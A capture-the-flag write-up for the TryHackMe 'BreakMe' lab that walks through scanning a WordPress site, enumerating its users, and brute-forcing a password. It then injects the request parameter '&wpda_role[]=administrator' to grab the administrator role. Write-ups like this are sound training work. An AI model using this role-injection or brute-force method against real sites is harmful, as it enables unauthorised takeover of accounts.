TRYHACKME | BREAKME

Fəridə Səmədova

14.03.2025



Machine Used: Kali Linux

**Content:**


1.Recon


2. enumeration,privilege escalation (wordpress)

3.Shell as john


4.Shell as youcef

5.Shell as root


I start with an Nmap scan and find two open ports, 22 where SSH is running and 80 where an Apache web server is running.




I continue directly with a directory scan. For this we use Feroxbuster to recursively determine the directories.




I visit the Wordpress site and find a fairly simple blog




I see to be in the right place with the welcome on [http://IP/wordpress/index.php/breakme/.](http://IP/wordpress/index.php/breakme/.)

Next, I use WPScan to get an overview of the WordPress application. I find that it is running version 6.4.3, which is vulnerable to user enumeration.




First, I try to enumerate existing users. Here I determine the users bob and admin.





Next, i try to bruteforce the passwords for both users. We are successful with user bob. The password is redacted in the following excerpt: 

A link in the sample page http://IP/wordpress/index.php/sample-page takes us to the login window.



We use the found credentials and log in. We don't seem to be a privileged users; at least no admin dashboard seems to be visible here.







I submit the request and intercept it via Burp Suite. I must now add the following parameter, which is not already set.

&wpda\_role[]=administrator


I give ourselves the administrator role. If I make a mistake with the parameter and enter it incorrectly, i are locked out, can no longer access the dashboard, and have to restart the machine.



I resolve the interception and are redirected to the admin dashboard after updating the profile. I admin and can do everything.



